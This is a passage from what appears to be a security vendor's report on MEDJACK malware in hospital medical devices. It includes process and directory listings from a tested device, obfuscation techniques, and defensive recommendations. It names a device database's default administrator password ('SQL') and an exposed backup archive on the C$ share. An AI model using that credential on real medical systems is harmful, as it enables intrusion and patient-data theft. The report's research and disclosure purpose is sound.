212    180    CSRSS.EXE         x86    0            NT AUTHORITY\SYSTEM     \??\C:\WINNT\system32\csrss.exe
232    180    WINLOGON.EXE      x86    0            NT AUTHORITY\SYSTEM     \??\C:\WINNT\system32\winlogon.exe
260    232    SERVICES.EXE      x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\services.exe
272    232    LSASS.EXE         x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\lsass.exe
452    260    svchost.exe       x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\svchost.exe
484    260    spoolsv.exe       x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\spoolsv.exe
512    260    DiagnosticRecor   x86    0            NT AUTHORITY\SYSTEM     C:\CCXTools\DiagnosticRecorderService.exe
528    260    svchost.exe       x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\svchost.exe
564    260    regsvc.exe        x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\regsvc.exe
580    260    mstask.exe        x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\MSTask.exe
612    260    WinMgmt.exe       x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\WBEM\WinMgmt.exe
652    260    svchost.exe       x86    0            NT AUTHORITY\SYSTEM     C:\WINNT\system32\svchost.exe
800    808    dbeng7.exe        x86    0            UMWLD059112\CCXUSER     C:\Program Files\Sybase\ SQL Anywhere 7/win32/
                                                                           dbeng7.exe
808    792    Beacon.exe        x86    0            UMWLD059112\CCXUSER     c:\Beacon\Bin\Beacon.exe
840    808    Directcd.exe      x86    0            UMWLD059112\CCXUSER     C:\Program Files\Roxio\Easy CD Creator 5\DirectCD\
                                                                           Directcd.exe
```



```
C:\ CCXTools›dir/w
dir/w
  Volume in drive C has no label.
  Volume Serial Number is 644BB-B249

  Directory of C:\CCXTools

[.]                    [..]
DiagnosticRecorderService.exe
               1 File(s)             90,112 bytes
               2 Dir(s)      17,634,861,056 bytes free

C:\CCXTools›
```

We discovered during our test and analysis that the database DBA permission protection was by the default password (SQL). The NOVA application on our used unit appears to use this default user and password to access the database.

We also found within the C$ drive a database archive that was used for database backup.



OBFUSCATION OF MALWARE INCREASING HEALTHCARE ATTACKS

Tools have evolved to help mask old, easily detectable malware threats as new malware. This technique is called obfuscating malware. This, in effect, rapidly enables attackers to create new malware software as the malware is effectively camouflaged, virtually remanufactured and invisible to detection and defensive techniques. This malware can rapidly be deployed (and redeployed) to repeatedly attack healthcare institutions.

In the financial services and insurance markets, for example, this strategy does not work as well. But healthcare is a different story. Using MEDJACK as the vector of choice, attackers are able to effectively remanufacture and redeploy old exploits, even such old malware as CONFICKER[26] and dozens of others with tremendous impact.

All of this, of course, makes the healthcare institutions more vulnerable. These exploits root within medical devices in hospitals and evade most cyber defense software for extended periods of time. The IT teams believe that the environment is clear of threats. In fact, these persistent attackers are comfortably situated within the hospital and free to exfiltrate confidential patient records, or worse yet, perhaps, some day to enable harm to fall to patients directly.

Specific obfuscation techniques we see used by malware in healthcare include:

Polymorphism. Polymorphic malware morphs and changes over time so that it is not easily detected by anti-malware software. The malicious code can change in a variety of ways to include how it is encrypted, compressed and even the filename and extensions to it. The basic functions of the malware will be the same, for example if it is a password stealer it will continue to function as such, but it causes significant delay in the time to detection.

Software Packers (Repacking). Packers are normally used by legitimate software manufacturers to keep proprietary information private while retaining the function of the software. These software packers are placed around modules of software to compress and sometimes encrypt their contents. While these can be legitimately

[26] http://www.techopedia.com/definition/48/conficker

used by software manufacturers, they are very commonly used by malware to hide the contents of malicious files from cyber defense software scanners. Packers basically process executable files as they in real-time. Initially the malware is unpacked and then loaded into memory and run. A file can be packed and repacked many times with incremental changes to the packing method and to the file inside.

This repacking process produces what appears to be a file that is undetectable by most signature-based and many heuristics based techniques. The trend today in the healthcare malware we are seeing is to use this technique so that the attacker can invest less in creating original malware, but instead remanufacture and repack older exploits targeted to the MEDJACK vector. Cyber defense software sometimes identifies packer software but this often creates large quantities of excess false alerts based upon the legitimate use within the enterprise.

CONCLUSIONS

In contrast to regular corporate IT networks, the presence of medical devices on healthcare networks may make them more vulnerable to attack. The data stored within healthcare networks remains a primary target for attackers on a global basis. For all of these reasons we expect targeted attacks on hospitals to increase throughout 2015 and 2016.

Further, based upon our experience and understanding of MEDJACK, our scientists believe that a large majority of hospitals are currently infected with malware that has remained undetected for months and in many cases years. We expect additional data to support these assertions over time.

It is important to note that these vulnerabilities within medical devices may render components of the hospital's cyber security technology less effective. You cannot easily detect malware on a system which you cannot scan. The primary reason for this problem is centered on the fact that medical devices are closed systems. As FDA certified systems, they not open for the installation of additional 3rd party software by the hospital staff.

Finally, even when sophisticated attacks are detected it is still very difficult to remove the malware and blunt the attack without the full cooperation of the medical device manufacturer. The outgoing IP addresses can be shut down, but removal of the malware is a tricky proposition. Hospitals really don't want to impact the operation of these systems – they depend on these medical devices on a 24 hour, 7 day per week basis.

The FDA also needs to consider taking the initiative to further spell out the responsibilities of the medical device manufacturers if and when dangerous malware infections such as the MEDJACK attack vector are suspected. Government intervention may be a necessary part of the solution to remediate and resolve MEDJACK.

[27] http://trapx.com/gartner-cool-vendor-award/microblog

It is clear to us that because of MEDJACK, infection by malware is so prevalent that most of the major healthcare institutions in the world will be spending many millions of dollars with a variety of manufacturers attempting to remediate the situation. This will be required to clean the devices, reloading the medical device software and in many cases completely replacing the devices. All in all it is a perfect storm for attackers and our most important healthcare institutions are in the middle of it.

RECOMMENDATIONS

Our review of the security infrastructure of studied hospitals provided very valuable and useful information for us. These findings are supported by TrapX Security Labs (TSL's) research, experience and our constant dialog with other leading security experts on a global basis. We see multiple areas for deeper and continued research.

In terms of specific recommendations, hospitals and major healthcare institutions should consider the following:

- Implement a strategy to rapidly integrate and deploy software fixes and/or hardware fixes provided by the manufacturer to your medical devices. These need to be tracked and monitored by senior management and quality assurance teams.

- Implement a strategy to procure medical devices from any vendor only after a review with the manufacturer that focuses on the cyber security processes and protections. Conduct quarterly reviews with all of your medical device manufacturers.

- Implement a strategy to review and remediate your existing devices now. We estimate informally that many of these are likely infected and creating additional unknown risk for your institution and your patients.

- Implement a strategy for medical device end-of-life. Many medical devices have been in service for many years often against a long depreciated lifecycle. End of life cycle these devices as soon as possible if they exhibit older architectures and have no viable strategy for dealing with advanced malware such as MEDJACK. Then acquire new devices with the necessary protections from manufacturers that can comply with your requirements.

- Implement a strategy to update your existing medical device vendor contracts for support and maintenance and specifically address malware remediation. If these new services raise operating budgets we believe that the additional expense necessary and prudent. Medical device manufacturers should include specific language about the detection, remediation and refurbishment of the medical devices sold to the hospitals which are infected by malware. They must have a documented test process to determine if they are infected, and a documented standard process to remediate them when malware and cyberattackers are using the devices.

- Major healthcare institutions should prepare for significant HIPAA violations. If you are a healthcare entity within the U.S., it is very possible you will find exfiltration of patient data (more than 500 patients affected) within the public notification trigger of HIPAA. Compliance and information technology must work together to document these incidents, provide the notice and follow-up as required by law. There are similar compliance requirements in many countries around world.

- Major healthcare institutions should seek the advice of competent HIPAA consultants. Hospitals in the U.S. are very likely primary targets over time for HIPAA compliance audit. Given the high risk of data breach that hospitals face, we recommend bringing in outside consultants to review your HIPAA compliance program in 2015.

- Manage access to medical devices, especially through USB ports. Avoid allowing any of these medical devices to provide USB ports for staff use without additional protections. Consider the one-way use of new memory sticks only to preserve the air gap. Otherwise one medical device can infect similar devices.

- Evaluate and favor medical device vendors that utilize techniques such digitally signed software and encrypt all internal data with passwords you can modify and reset. Software signing is a mathematical technique used to validate the authenticity of the software. Recently manufactured medical devices sometimes use this technique to help prevent execution of unauthorized code. Encryption provides a safety margin in the event of data exfiltration or device compromise, at least for a window of time.

- Improve your own ability, even when a device is selected, to allow your information security teams to test and evaluate vendors independent of the acquiring department. Allow your IT teams to run more stringent security tests to discover vulnerabilities and help with the management of your medical device manufacturers. Allow them to object to the procurement of a medical device that provides an easy and unprotected target for the MEDJACK attack vector.

- Isolate your medical devices inside a secure network zone and protect this zone with an internal firewall that will allow access to specific services and IP addresses.

- Utilize a technology designed to identify malware and persistent attack vectors that have already bypassed your primary defenses. Deception technology canprovide this advantage for your security operations center (SOC) team.

- Learn more about the services of a managed security service provider. If you are a smaller hospital or clinic obtain the services of a managed security service provider (MSSP) to manage these challenging security issues on an ongoing basis.

ABOUT TRAPX SECURITY

TrapX Security is a leader in the delivery of deception based cyber security defense. Our solutions enable our customers to rapidly isolate, fingerprint and disable new zero day attacks and APTs in real-time. Uniquely our automation, innovative protection for your core and extreme accuracy enable us to provide complete and deep insight into malware and malicious activity unseen by other types of cyber defense. TrapX Security has many thousands of government and Global 2000 users around the world, servicing customers in defense, healthcare, finance, energy, consumer products and other key industries.

Find Out More – Download a Free Trial

Come to www.trapx.com and download our FREE proof of concept and trial for qualifying organizations.

Find Out More – Contact Us Now

TrapX Security, Inc., 1875 S. Grant St., Suite 570 San Mateo, CA 94402
+1–855–249–4453
www.trapx.com

For sales: sales@trapx.com
For partners: partners@trapx.com
For support: support@trapx.com

Trademarks